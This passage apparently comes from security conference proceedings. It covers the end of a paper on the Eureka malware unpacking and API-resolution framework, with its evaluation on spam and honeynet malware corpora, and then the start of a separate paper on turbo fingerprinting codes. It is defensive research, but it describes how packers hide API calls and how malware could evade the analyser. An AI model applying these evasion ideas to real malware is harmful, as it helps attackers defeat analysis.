User-level malware programs require the invocation of system calls to interact with the OS in order to perform malicious actions. Therefore, analyzing and extracting malicious behaviors from these programs require the identification of invoked system calls. Besides the predefined mechanism of system calls that require trapping to kernel, application programs may interact with the operating systems via higher level shared helper modules. For example, in Windows, the Win32 API is a collection of services provided by helper DLLs that reside in user space, while the native APIs are services provided by the kernel. In such a design, the user-level API allows a higher-level understanding of behavior because most of the semantic information is lost at the native level. Therefore, an in-depth binary static analysis requires the identification of all Windows API calls, and call sequences, made within the program.

Obfuscations that impede analysis by hiding API calls have become prevalent in malware. Analyzers such as IDA Pro [1] or OllyDbg [2] support the standard loading and linking method of binaries with DLLs, which modern packers bypass Rather, they employ a variety of nonstandard techniques to link or connect call sites with the intended API function residing in a DLL. We refer to the task of deobfuscating or identifying Windows API function targets from the image of a previously packed malware binary, no matter how they are referenced, as




Fig. 2. Example of the standard linking mechanism of PE executables in Windows

obfuscated API resolution. In this section, we first provide a background on how normal API resolution occurs in Windows, and then contrast this with how Eureka handles problems of obfuscated API resolution. These analyses are performed on IDA Pro's disassembly of the unpacked binary, as produced by Eureka's automated unpacker.

4.1 Background: Standard API Resolution

Understanding the challenges of obfuscated API resolution first requires an understanding of how packers typically avoid the standard methods of linking API functions that reside in user-level DLLs. The Windows process loader and linker are responsible for linking DLLs with a PE (Portable Executable) binary. Figure 2 illustrates the high-level view of the mechanism. Each executable contains an *import table directory*, which consists of entries corresponding to each DLL it imports. The entries point to tables containing names or ordinals for functions that need to be imported from a specific DLL. When the binary is loaded, the required DLLs are mapped into the memory address space of the application, and the *export table* in the DLL is used to determine the virtual addresses of the functions that need to be linked. A table called the *Import Address Table* (IAT) is filled in by the loader and linker with the virtual addresses of each imported function. This table is referred to by indirect control flow instructions in the program to call the functions in the linked DLL.

4.2 Resolving Obfuscated APIs without the Import Tables and IAT

Packers avoid using the standard linking mechanism by removing entries from the import directory of the packed binaries. For the program to function as before after unpacking, the logic of loading the DLLs and linking the program with the API functions is incorporated into the program itself. Among other methods, this may include explicit invocations to `GetProcAddress` and `LoadLibrary` API calls.[1] The `LoadLibrary` API provides a method of mapping a DLL into a process's address space during execution, and the `GetProcAddress` API returns the virtual address of an API function in a loaded DLL.

[1] In most cases, at least these two API functions are kept in the import table, or their addresses are hard-coded in the program.

Let us assume that the IAT defined in a malware executable's header is incomplete, corrupt, or not used at all. Let us further assume that the unpacking routine may include entries in the IAT that are planted to mislead naive analysis attempts. Moreover, the malware executable has the power to recreate a similar table in any memory location of its choosing or use methods that may not require table-like data structures. The objective of Eureka's API resolution module is to resolve APIs in such cases to facilitate the static analysis of the executable. In the following, we outline the strategies used by the Eureka API resolution module to accomplish these deobfuscations, presented in the increasing order of complexity.

Handling DLL obfuscations. DLLs loaded at standard virtual addresses. By default, DLLs are loaded at the virtual address specified as the image base address in the DLL's PE header. The standard Windows Win32 DLLs specified bases do not clash with each other. Therefore, unless intervened, the loader and linker can load all these DLLs at the specified base virtual addresses. By assuming this is the case, a table of probable virtual addresses of each exported API function from these DLLs can be built. This simple method has been found to work for many unpacked binary malware images. For example, for Windows XP service pack 2, the `KERNEL32.DLL` has a default image base address of `0x7C800000`. The RVA (relative virtual address) of the API `GetProcessId` is `0x60C75`, making its default virtual address `0x7C860C75`.

In such cases, Eureka's analysis proceeds as follows to reconstruct API associations. For each Win32 DLL D_i, let B_i be the default base address. Also, let there be k_i exported API functions, where each function F_i, j has the RVA (relative virtual address) $R_{i,j}$. Eureka builds a database of virtual addresses $V_{i,j} = B_i + R_{i,j}$ and their corresponding API functions. Whenever Eureka finds a call site c with resolved target address $A(c)$, it searches all V_i to identify the API function target. We find that this method works as long as the DLLs are loaded in the default base address.

DLLs loaded at arbitrary virtual addresses. To make identification of an API harder, there may be cases where a DLL is loaded into a nonstandard base address by system calls to explicitly map them into a different address space. As a result, the address found during analysis of the unpacked binary may not be found in the computed virtual address set. In this case, we can utilize some of the dynamic information captured by running malware (in many cases, this information can be harvested during Eureka's unpacking phase). The idea is to use runtime information of native system calls that are used to map DLL and modules into the virtual address space of an application. Since our unpacker traces native system calls, we can look for specific calls to `NtOpenSection` and `NtMapViewOfSection`. The former system call identifies the DLL name and the latter provides the base address where it is loaded. Eureka correlates these two calls using the handle returned by the first system call.

API resolution for statically identifiable targets. One way to identify an invocation of an API function without relying on the import directory of the unpacked image is by testing targets of call sites to see whether they point to specific API functions. We assume that a call site may use an indirect call or a jump instruction. Such instructions may involve a pointer directly or may use a register that is loaded with an address in an earlier instruction. To identify targets in a generic manner, Eureka uses static analysis on the unpacked disassembly.

Eureka starts by performing control flow analysis on the program. The use of IDA Pro disassembly simplifies analysis by marking subroutine boundaries and inter-procedural control flows. Furthermore, control flow instructions that have statically identified targets that reside within the program are also resolved. In addition, IDA Pro identifies any *valid* API calls through the import directory and the IAT. Eureka's analysis task then is to resolve unknown static or statically resolvable target addresses in control flow instructions. These are potential calls to API functions residing in DLLs. Our algorithm proceeds as follows. First, Eureka identifies functions in the disassembly (marked as subroutines using the `SUB` markers). For each function, the control flow graph is built by identifying basic-blocks as nodes and static intra-procedural control flow instructions that connect them as edges. Eureka then models inter-procedural control flow by observing `CALL` or `JMP` instructions to subroutines that IDA already identifies. It selects any remaining such instructions with an unrecognized target as potential API call sites. For these instructions, Eureka uses static analysis to identify the absolute memory address to which they will transfer control.

We now use a simple notation to express the x86 instructions that Eureka analyzes. Let the set of all instructions be I. For any instruction $i \in I$, we use the notation $S(i)$ as the source operand if one exists, and $T(i)$ as the target operand. The operands may be immediate values, memory pointer indirection or a register. Suppose the set of potential API call instructions is $C \subseteq I$. Our goal is to find the target address of a potential API call instruction c, which we express by $A(c)$. For instructions with immediate addresses, $A(c)$ can be found directly from the instruction. For indirect control transfers using a pointer, such as `CALL [X]`, Eureka considers the static value stored at address X as a target. Since Eureka uses the disassembly generated by IDA, the static value at address X is included as data definition with the name `dword_X`.

For register-based control transfers, Eureka needs to identify the value loaded in the register at the point of initiating the transfer. Some previous instruction can load the register with a value read from memory. A generic way to identify the target is to extract a sequence of instructions that initially loads a value from a specific memory address to a register and subsequently is loaded to the register that is used in the control-transfer instruction. Eureka resorts to dataflow analysis for solving these cases. Using standard dataflow analysis at the intra-procedural level, Eureka identifies *def-use* instruction pairs. A def-use pair (d, u) is a pair of instructions where the latter instruction u uses an operand that is defined in d, and there is a control flow path between these instructions with no other definitions of that operand in between. For example, a `MOV ESI, EAX` followed by `CALL ESI` instruction with no other redefinitions of `ESI` forms a



Control-flow
def
MOV EBX , [X]
points to API
use
MOV ESI , EBX
data-flow
CALL ESI
(A) Using data-flow to find static targets
db aCreateProcess "CreateProcessW
PUSH aCreateProcess
CALL GetProcAddress ; calls the API
MOV [X], EAX
CALL [X]
(B) Find Dynamic addresses of APIs by propagating results of GetProcAddress

Fig. 3. Illustration of Static Analysis Approaches used to Identify API Targets

def-use pair for the register `ESI`. To find the value that is loaded in the register at the call site, starting from a potential call site instruction, Eureka identifies a chain of def-use pairs that end at this instruction involving only operands that are registers. Therefore, the first pair in the chain contains a def that loads to a register a value from memory or an immediate value, which is subsequently propagated to the call site. Figure 3(a) illustrates these cases. The next phase is to determine whether the address $A(c)$ for a call site c is indeed an API function, and if so Eureka resolves its API name.

API resolution for dynamically computed addresses. In some cases, the resolved target address $A(c)$ can be uninitialized. This may happen if the snapshot is taken at a point during the execution when the resolution of the API address has not taken place in the malware code. It may also be the case that the address is supposed to be returned from a system call such as `GetProcAddress`, and thus is not contained in the unpacked memory image. In such cases, Eureka attempts to analyze the malware code and extract the portion of code that is supposed to update this address by identifying instructions that write to the memory location that contained $A(c)$. For each of these instructions, Eureka constructs def-use chains and identifies where they are initiated. If in the control flow path there is a call to the `GetProcAddress`, Eureka identifies the arguments pushed onto the stack before calling the service. Since it is one of the arguments, Eureka can directly identify the name of the API whose address is returned and stored in the pointer. Figure 3(b) illustrates a sample code template and how our analysis propagates results of `GetProcAddress` to call sites.

5 Evaluation Metrics

We consider the problems of measuring and improving analyzability after API resolution. Although a manual inspection can determine the quality of the output and its suitability for applying static analysis, in a large corpus of thousands of malware programs, automated methods for performing this step are essential. Technically, without the knowledge of the original malware code, it is impossible to precisely conclude how successfully the obfuscations applied to a code have been removed. Nevertheless, several heuristics can aid malware analysts and other post-unpacking static analysis tools in deciding which unpacked binaries can be analyzed successfully, and which require further attempts at deobfuscation. Poor analyzability metrics could further help detect when previously successful malware deobfuscation strategies are no longer successful, possibly due to new countermeasures employed by malware developers to thwart the unpacking logic. Here we present heuristics that we have incorporated in Eureka to express the quality of the disassembled process image, and its potential analyzability in subsequent static analyses.

Code-to-data ratio. An observable difference between packed code and unpacked code is the amount of identifiable code and data found in the binary. Although differentiating between code and data on x86 variable length instructions is a known hard problem, in practice the state-of-the-art disassemblers and analyzers such as IDA Pro are quite capable of identifying code by recursively passing through code and by taking into account specific valid code sequences. However, these methods tend to err on the side of detecting data as code, rather than the other way around. Therefore, if code is identified via IDA Pro, it can be taken with confidence that it is actual code. The amount of code that is identified in and provided from an unpacker can be used as a reasonable indication of how completely the binary was unpacked. Since there is no ground truth on the amount of code in the original malware binary prior to its packing, we have no absolute measures from which we can compare the quality of the unpacked results. However, empirically, we find that the ratio of code to data found in the unpacked binary is a useful analyzability metric. Usually, any sequence of bytes that is not identified as code is treated as data by IDA Pro. In the disassembled code, these data are represented using the data definition assembler mnemonics — `db, dw` or `dd`. We use the ratio of identified code and data by IDA Pro as an indication of unpacking quality. The challenge with this measurement is in identifying the threshold above which we can conclude that packing was successful. We used an empirical approach to determine a suitable threshold for this purpose. When experimenting with packed and unpacked binaries of benign programs, we observed that the amount of identified code is very low for almost all different packer-generated packed binaries. There were slight variations depending on the unpacking code inserted by the packer. Still, we found the ratio to be well below 3% in all cases. Although the ratio of code vs. data increased significantly after unpacking, it was not equal to the original benign program prior to packing, because the unpacked code still contained the packed data in the memory image, which appeared as data definitions in the disassembly. We found that most of the successfully unpacked disassemblies had code-to-data ratios well above 50%. Eureka uses the 50% threshold as the value of valid unpacking.

API resolution success. When attempting to conduct a meaningful static analysis on an unpacked binary, one of the most important requirements is the proper identification of control flow, whether it relates to Windows APIs or to the malware's internal functions. Incomplete control flow can adversely affect all aspects of static analyses. One of the main culprits of control flow analysis is the existence of indirect control flow instructions whose targets are not statically identifiable and can be derived only by dynamic means. In Section 4, our presented API resolution method tries to identify the targets of call sites that were not identified by IDA Pro. If the target is not resolvable, it may be a call to an API function that was successfully obfuscated beyond the reversal techniques used by Eureka, or it may be a dynamically computed call to an internal function. In both cases, we lose information about the control flow behavior from that point in the program. By taking success and failure scenarios into account, we can compute the ratio of resolved APIs and treat it as an indication of quality of subsequent static analysis. Our API resolution quality is expressed as a percentage of total number of API calls that have been resolved from the set of all potential API call sites, which are indirect or register-based calls with unresolved target. A higher value of p indicates that the resulting deobfuscated Eureka binary will be suitable for supporting static analyses that support more in-depth behavioral characterization.

6 Experimental Results

We now evaluate the effectiveness of Eureka using three different datasets. First, we measure how Eureka and other unpackers handle various common packers using a dataset of packed benign executables. Next, we evaluate how Eureka performs on two recent malware collections: a corpus of 479 malicious executables obtained from spam traps and a corpus of 435 malicious executables obtained from our honeynet.

6.1 Benign Dataset Evaluation: Goat Test

We evaluate Eureka using a dataset of packed benign executables. Specifically, we used several common packers to pack an instance of the popular Microsoft

Table 3. Evaluation of Eureka, PolyUnpack and Renovo: √ = unpacked; ⊗ = partially unpacked; × = unpack failed

Packer	PolyUnpack Unpacking	Renovo Unpacking	Eureka Unpacking	Eureka API Resolution
Armadillo	×	⊗	√	64%
Aspack 2.12	⊗	√	√	99%
Asprotect 1.35	⊗	√	×	–
ExeCryptor	√	⊗	√	2%
ExeStealth 2	×	√	√	97%
FSG 2.0	√	√	√	0%
MEW 1.1	√	√	√	97%
MoleBoxPro	×	√	√	98%
Morphine 1.2	√	⊗	√	0%
Obsidium	×	×	√	99%
PeCompact 2	×	√	√	99%
Themida	×	⊗	⊗	–
UPX 3.02	√	√	√	99%
WinUPack 3.99	⊗	√	√	99%
Yoda 3.53	⊗	⊗	√	97%

Windows executable, `notepad.exe`. An advantage of testing with a dataset of custom-packed benign executables is that we have ground truth for what the malware is packed with and we know exactly what is expected after unpacking. This makes it easier to evaluate the quality of unpacking results. We compare the unpacking capability of Eureka to that of PolyUnpack (using a limited distribution version obtained from the author) and Renovo (by submitting to BitBlaze malware analysis service [5]). We were unable to acquire OmniUnpack for our test results.

These results are summarized in Table 3. In cases where an output was found, we used Eureka's code-to-data ratio heuristic to determine whether it was successfully unpacked and manually also verified the results of the heuristic. For Renovo, we compare with the last layer that was produced in the case of multiple unpacked layers. The results show that Eureka performs well compared to other unpacking solutions. Eureka was successful in all cases except Asprotect, which interfered with Eureka's driver, and Themida, where the output was an altered unpacking with API calls emulated. In Figure 4, we illustrate how the bigram counts change as Eureka executes for three of the packers. We find that in most cases the bigram counts change synchronously and very sharply (similar to ASPack) making it easy to determine appropriate points for snapshotting execution images. We find that Eureka is also robust to packers that naively employ multiple layers such as MoleBox and some incremental packers such as Armadillo.

In this comparison study, PolyUnpack failed in many instances including cases where it just unveiled a single layer of packing while the output still remained packed. We suspect that aggressive implementation of anti-debugging features might be impairing its current success. Renovo, on the other hand, provided several unpacked layers in all cases except for Obsidium. Further analysis of the output however revealed that in some cases the binary was not completely unpacked. Finally, our results show that Eureka's API resolution technique was able to determine almost all APIs for most packers and failed considerably in some others. Particularly, we found ExeCryptor and FSG to use a large amount of code rewriting for obfuscating API calls, including use of arbitrary combinations of complex instruction sequences to dynamically compute the targets.

6.2 Malicious Data Set Evaluation

Spam corpus evaluation. We begin by evaluating how Eureka performs on a corpus of 481 malicious executables obtained from spam traps. The results are very encouraging. Eureka was able to successfully unpack 470 of 481 executables. Of the 470 executables from this spam corpus, 401 were successfully unpacked simply using the heuristic-based unpacker, the remainder could only be unpacked using Eureka's bigram statistical hypothesis test. We summarize Eureka's results in Tables 4 and 5. Table 4 illustrates the various packers used (as classified by PeID) and describes how effectiveness of Eureka varies across packers. Table 5 classifies the dataset based on antivirus (AV) labels obtained from Virus-Total [27] illustrating how Eureka's effectiveness varies across malware families and validating the quality of Eureka's unpacking.




Fig. 4. Bigram counts during execution of goat file packed with Aspack(left), Molebox(center), Armadillo(right)

Table 4. Eureka performance by packer distribution on the spam malware corpus

Packer	Count	Eureka Unpacking	Eureka API Resolution
Unknown	186	184	85%
UPX	134	132	78%
Warning:Virus	79	79	79%
PEX	18	18	58%
MEW	12	11	70%
Rest (10)	52	46	83%

Table 5. Eureka performance by malware family distribution on the spam malware corpus

Malware Family	Count	Eureka Unpacking	Eureka API Resolution
TRSmall	98	98	93%
TRDldr	63	61	48%
Bagle	67	67	84%
Mydoom	45	44	99%
Klez	77	77	78%
Rest(39)	131	123	78%

Honeynet corpus evaluation. Next, we evaluate how our system performs on a corpus of 435 malicious executables obtained from our honeynet deployment. We found that 178 were packed with Themida. In these cases, Eureka is only able to obtain an altered execution image.[2] These results highlight the importance of building better analysis tools that can deal with this important problem. Out of the remaining 257 binaries, 20 were binaries that did not execute on Windows XP (either because they were corrupted or because we could not determine the right execution environments). Eureka is able to successfully unpack 228 of the 237 remaining binaries and produce successful API resolutions in most cases. We summarize results of analyzing the remaining 237 binaries in Tables 6 and 7. Table 6 illustrates the distribution of the various packers used in this dataset (as classified by PeID) and describes how effectiveness of Eureka varies across the packers. Table 7 classifies the dataset based on AV labels obtained from Virus-Total and illustrates how the effectiveness of Eureka varies across malware families.

7 Limitations and Future Work

The nature of the malware analysis game dictates that malware deobfuscation and analysis is a perennial arms race between the malware developer and the

[2] As we see from Table 3, this class of packers also poses a problem for the other unpackers.

Table 6. Eureka performance by packer distribution on the honeynet malware corpus minus Themida

Packer	Count	Eureka Unpacking	Eureka API Resolution
PolyEne	109	109	97%
FSG	36	35	94%
Unknown	33	29	67%
ASPack	23	22	93%
tElock	9	9	91%
Rest(9)	27	24	62%

Table 7. Eureka performance by malware family on the honeynet malware corpus minus Themida

Malware Family	Count	Eureka Unpacking	Eureka API Resolution
Korgo	70	70	86%
Virut	24	24	90%
Padobot	21	21	82%
Sality	17	17	96%
Parite	15	15	96%
Rest(19)	90	81	90%

malware analyst. We expect new challenges to emerge as adversaries learn of and adapt to Eureka. In the near term, we plan to explore various strategies to overcome some of our current known limitations.

Partial code revealing packers pose a significant problem for all automated unpackers. These packers implement thousands of polymorphic layers, revealing only a portion of the code during any given execution stage. Once the code section is executed, the packer then re-encrypts this segment before proceeding on to the next code segments. At the moment, the favored approach to counter this packing strategy is to dump a continuous series of execution images, which must be subsequently analyzed and reassembled into a single coherent process image. However, this approach offers few guarantees of coverage or completeness. We plan to investigate new methods to extend Eureka to address this important problem. Another challenge is that malware authors will adapt their packing methods to detect Eureka or to circumvent Eureka's process tracking methods. For example, malware could detect Eureka by looking for kernel API hooking. This is not a fundamental problem with our approach, but rather a weakness in our implementation. One potential solution is to move Eureka's system call monitoring capability outside the kernel, into the host OS (*e.g.*, via a kernel virtual machine). Knowledgeable adversaries could also design malware that suppresses Eureka's triggers. A malware author who is aware of the heuristics and thresholds used by Eureka's statistical models could explicitly engineer malware to evade these triggers, for example, by avoiding certain system calls that trigger the heuristics or limit the use of certain instructions. We believe some of this concern could be addressed by parameterizing features of the statistical model to introduce uncertainty in deciding what thresholds the malware must avoid. Malware could alternatively choose to purposely induce Eureka to image dump too soon, prior to performing its process unpacking. To counter this threat, Eureka could produce multiple binary images, evaluating each dumped image to choose the one with maximal analyzability.

To thwart API resolution, a packer may incorporate more sophisticated schemes in the malware code to resolve APIs at runtime. Besides `MOV` instructions, a sequence of `PUSH` and `POP` instructions can transfer values from one register to another. Although a simple sequence of a `PUSH` followed by a `POP` can be treated as a `MOV` instruction, an arbitrary number of these sequences require modeling the program stack during dataflow analysis, which is costly but possible. To hide DLL base addresses from analyzers, packers may map a DLL into one portion of memory and then copy the contents to another allocated memory region. This action will not be revealed while intercepting system call sequences. Even if such a technique is used by an unpacker, all allocated virtual addresses can be scanned for PE header structures conforming to the API DLLs at the point when the unpacking snapshot is taken. Eureka does not handle these sophisticated cases at the moment, but we feel these could be addressed using symbolic execution [12] or value-set analysis (VSA) [3].

8 Conclusion

We have presented the Eureka malware deobfuscation framework, to assist in the automated preparation of malware binaries for static analysis. Eureka distinguishes itself from existing unpacking systems in several important ways. First, it introduces a new methodology for automated malware unpacking, using coarse-grained NTDLL system call monitoring. The unpacking system is robust, flexible, and very fast relative to other contemporary unpacking strategies. The system provides support for both statistical and heuristic-based unpacking triggers and allows child process monitoring. Second Eureka includes an API resolution system that is capable of overcoming several contemporary malware API address obfuscation strategies. Finally, Eureka includes an analyzability assessment module, simplifies graph structure and automatically generates and annotates nodes in the call graph with ontology labels based on API calls and data references. While the post-unpacking analyses are novel to our system, they are complementary and could be integrated into other unpacking tools.

Our results demonstrate that Eureka successfully unpacks majority of packers (13 of 15) and that its performance is comparable to other automated unpackers. Furthermore, Eureka is able to resolve most API references and produce binaries that result in analyzable disassemblies. We evaluate Eureka on two collections of malware: a spam malware corpus and a honeynet malware corpus. We find Eureka is highly successful in unpacking the spam corpus (470 of 481 executables), reasonably successful in unpacking the honeynet corpus (complete dumps for 228 of 435 executables and altered dumps for 178 of 435 executables) and produces useful API resolutions. Finally, our runtime performance results validate that the Eureka workflow is highly streamlined and efficient, capable of unpacking more than 90 binaries per hour. Eureka is now available as a free Internet service at `http://eureka.cyber-ta.org`.

References

1. IDA Pro Dissasember, `http://www.datarescue.com/ida.htm`
2. Ollydbg, `http://www.ollydbg.de`
3. Balakrishnan, G., Reps, T.: Analyzing memory accesses in x86 executables. In: Duesterwald, E. (ed.) CC 2004. LNCS, vol. 2985, pp. 5–23. Springer, Heidelberg (2004)

4. Bayer, U., Kruegel, C., Kirda, E.: TTAnalyze: A tool for analyzing malware. In: EICAR (2006)
5. BitBlaze, `http://bitblaze.cs.berkeley.edu`
6. Brumley, D., Hartwig, C., Kang, M.G., Liang, Z., Newsome, J., Poosankam, P., Song, D., Yin, H.: Bitscope: Automatically dissecting malicious binaries. In: CMU-CS-07-133 (2007)
7. Collberg, C., Thomborson, C., Low, D.: A taxonomy of obfuscating transformations. Technical Report 148, The University of Auckland (July 1997)
8. Collberg, C., Thomborson, C., Low, D.: Manufacturing cheap, resilient, and stealthy opaque constructs. In: Proceedings of the ACM Symposium on Principles of Programming Languages (POPL 1998) (January 1998)
9. Willems, C.: CWSandbox: Automatic Behaviour Analysis of Malware (2006), `http://www.cwsandbox.org/`
10. Christodorescu, M., Jha, S.: Static analysis of executables to detect malicious patterns. In: Proceedings of the Usenix Security (2003)
11. Christodorescu, M., Jha, S., Seshia, S., Song, D., Bryant, R.: Semantics-aware malware detection. In: Proceedings of the IEEE Symposium on Security and Privacy (2005)
12. Crandall, J.R., Su, Z., Wu, S.F., Chong, F.T.: On deriving unknown vulnerabilities from zero-day polymorphic and metamorphic worm exploits. In: The proceedings of the 12th ACM Conference on Computer and Communications Security (CCS 2005) (2005)
13. Kang, M.G., Poosankam, P., Yin, H.: Renovo: a hidden code extractor for packed executables. In: Proceedings of WORM (2007)
14. Kirda, E., Kruegel, C., Banks, G., Vigna, G., Kemmerer, R.: Behavior-based spyware detection. In: Proceedings of the Usenix Security Symposium (2006)
15. Kruegel, C., Robertson, W., Vigna, G.: Detecting kernel-level rootkits through binary analysis. In: Yew, P.-C., Xue, J. (eds.) ACSAC 2004. LNCS, vol. 3189. Springer, Heidelberg (2004)
16. Malfease Malware Repository, `https://malfease.oarci.net`
17. Martignoni, L., Christodorescu, M., Jha, S.: Omniunpack: Fast, generic, and safe unpacking of malware. In: Choi, L., Paek, Y., Cho, S. (eds.) ACSAC 2007. LNCS, vol. 4697. Springer, Heidelberg (2007)
18. Moser, A., Kruegel, C., Kirda, E.: Exploring multiple execution paths for malware analysis. In: Proceedings of the IEEE Symposium of Security and Privacy (2007)
19. Moser, A., Kruegel, C., Kirda, E.: Limits of static analysis for malware detection. In: Choi, L., Paek, Y., Cho, S. (eds.) ACSAC 2007. LNCS, vol. 4697. Springer, Heidelberg (2007)
20. Nielson, F., Nielson, H.R., Hankin, C.: Principles of Program Analysis. Springer, Heidelberg (1999)
21. Offensive Computing, `https://www.offensivecomputing.net`
22. Realms, S.: Armadillo protector, `http://www.woodmann.com/crackz/Packers.htm#armadillo`
23. Royal, P., Halpin, M., Dagon, D., Edmonds, R., Lee, W.: Polyunpack: Automating the hidden-code extraction of unpack-executing malware. In: Jesshope, C., Egan, C. (eds.) ACSAC 2006. LNCS, vol. 4186. Springer, Heidelberg (2006)
24. Pearce, S.: Viral polymorphism. VX Heavens (2003)
25. Stolfo, S.J., Wang, K., Li, W.-J.: Fileprint analysis for malware detection. In: ACM CCS WORM (2005)
26. Szor, P.: The Art of Computer Virus Research and Defense. Symatec Press (2005)

27. Virus Total Inc., http://www.virus-total.com
28. Wang, K., Parekh, J.J., Stolfo, S.J.: Anagram: A content anomaly detector resistant to mimicry attack. In: Zamboni, D., Krügel, C. (eds.) RAID 2006. LNCS, vol. 4219, pp. 226–248. Springer, Heidelberg (2006)
29. Wang, K., Stolfo, S.: Anomalous payload-based network intrusion detection. In: Jonsson, E., Valdes, A., Almgren, M. (eds.) RAID 2004. LNCS, vol. 3224, pp. 203–222. Springer, Heidelberg (2004)
30. Yin, H., Song, D., Egele, M., Kruegel, C., Kirda, E.: Panorama: Capturing system-wide information flow for malware detection and analysis. In: Proceedings of the 14th ACM conference on Computer and Communications Security (2007)

New Considerations about the Correct Design of Turbo Fingerprinting Codes

Joan Tomàs-Buliart[1], Marcel Fernández[1], and Miguel Soriano[1,2,⋆]

[1] Department of Telematics Engineering. Universitat Politècnica de Catalunya.
C/ Jordi Girona 1 i 3. Campus Nord, Mod C3, UPC. 08034 Barcelona. Spain
[2] CTTC: Centre Tecnològic de Telecomunicacions de Catalunya
Parc Mediterrani de la Tecnologia (PMT), Av. Canal Olímpic S/N, 08860 - Castelldefels, Barcelona (Spain)
{jtomas,marcel,soriano}@entel.upc.edu

Abstract. Since the introduction of turbo codes in 1993, many new applications for this family of codes have been proposed. One of the latest, in the context of digital fingerprinting, is called turbo fingerprinting codes and was proposed by Zhang *et al.*. The main idea is a new fingerprinting code composed of an outer turbo code and an inner code based on the Boneh-Shaw model. The major contribution of this paper is a new analysis of this new family of codes that shows its drawbacks. These drawbacks must be considered in order to perform a correct design of a turbo fingerprinting scheme otherwise the scheme cannot retrieve the traitor users which is the main goal of digital fingerprinting scheme. Moreover, the identification of these drawbacks allows to discuss an entirely new construction of fingerprinting codes based on turbo codes.

Keywords: digital fingerprinting, collusion security, tracing traitor, turbo code.

1 Introduction

The distribution and playback of digital images and other multimedia products is an easy task due to the digital nature of the content. Achieving satisfactory copyright protection has become a challenging problem for the research community. Encrypting the data only offers protection as long as the data remains encrypted, since once an authorized but fraudulent user decrypts it, nothing stops him from redistributing the data without having to worry about being caught.

The concept of fingerprinting was introduced by Wagner in [1] as a method to protect intellectual property in multimedia contents. The fingerprinting technique consists in making the copies of a digital object unique by embedding a

[⋆] This work has been supported partially by the Spanish Research Council (CICYT) Project TSI2005-07293-C02-01 (SECONNET), by the Spanish Ministry of Science and Education with CONSOLIDER CSD2007-00004 (ARES) and by Generalitat de Catalunya with the grant 2005 SGR 01015 to consolidated research groups.

S. Jajodia, and J. Lopez (Eds.): ESORICS 2008, LNCS 5283, pp. 501–516, 2008.

different set of marks in each copy. Having unique copies of an object clearly rules out plain redistribution, but still a coalition of dishonest users can collude. A collusion attack consist in comparing the copies of the coalition members and by changing the marks where their copies differ, they create a pirate copy that tries to disguise their identities. Observe that in this situation it is possible for the attackers to frame an innocent user. Thus, the fingerprinting problem consists in finding, for each copy of the object, the right set of marks that help to prevent collusion attacks.

The construction of collusion secure codes was first addressed in [2]. In that paper, Boneh and Shaw obtain $(c > 1)$-secure codes, which are capable of identifying a guilty user in a coalition of at most c users with a probability ϵ of failing to do so. The construction composes an inner binary code with an outer random code. Therefore, the identification algorithm involves the decoding of a random code, that is known to be a NP-hard problem [3]. Moreover, the length of the code is considerably large for small error probabilities and a large number of users.

To reduce the decoding complexity, Barg, Blakley and Kabatiansky in [3] used algebraic-geometric codes to construct fingerprinting codes. In this way, their system reduces the decoding complexity to $O(poly(n))$ for a code length n and only 2 traitors. In [4], Fernandez and Soriano constructed a 2-secure fingerprinting code by concatenating an inner $(2, 2)$-separating codes with an outer IPP code (a code with the Identifiable Parent Property), and also with decoding complexity $O(poly(n))$.

The Collusion Secure Convolutional Fingerprinting Information Codes presented in [5] have shorter information encoding length and achieve optimal traitor searching in scenarios with a large number of buyers. Unfortunately, these codes suffer from an important drawback in the form of false positives, in other words, an innocent user can be tagged as guilty with very high probability. In [6] we analysed in depth the work in [5] and quantified the probability of false positives. Turbo fingerprinting codes analyzed in this paper are presented in [7] by Zhang *et al.* and are based in the same idea that Collusion Secure Convolutional Fingerprinting Information Codes but using turbo codes instead of Convolutional codes. In a practical implementation of these codes, the turbo code must have some restrictions, which the authors did not take into account, to obtain the desired performance. In this paper, the problem of false positives in [7] is discussed.

The paper is organized as follows. In section 2 we provide some definitions on fingerprinting and error correcting codes. Section 3 presents the well known Boneh-Shaw fingerprinting codes and, in section 4, turbo codes are introduced. Section 5 discusses the turbo fingerprinting codes presented by Zhang *et al.* and carefully explains the encoding and decoding mechanisms. In section 6, new considerations about Turbo Fingerprinting Codes (TFC) and the errors that can be produced as a consequence of not taking into account these considerations are explained and justified. In the same way a numerical example of this problem is given. Section 7 proposes two improvements to the performance of the TFC using the likelihood provided by the turbo decoder. Finally, some conclusions are given in Section 8.

2 Definitions

We begin by defining some concepts that will be needed throughout the paper.

Definition 1. *(Error Correcting Code) A set C of N words of length L over an alphabet of p letters is said to be an $(L, N, D)_p$-Error-Correcting Code or in short, an $(L, N, D)_p$-ECC, if the Hamming distance*[1] *between every pair of words in C is at least D.*

Definition 2. *(Codebook [2]) A set $\Gamma = \{w^{(1)}, w^{(2)}, \cdots, w^{(n)}\} \subseteq \Sigma^l$, where Σ will denote some alphabet of size s, will be called an (l, n)-code. The codeword $w^{(u\ )}$ will be assigned to user u_i, for $1 \leq i \leq n$. We refer to the set of words in Γ as the* ***codebook***

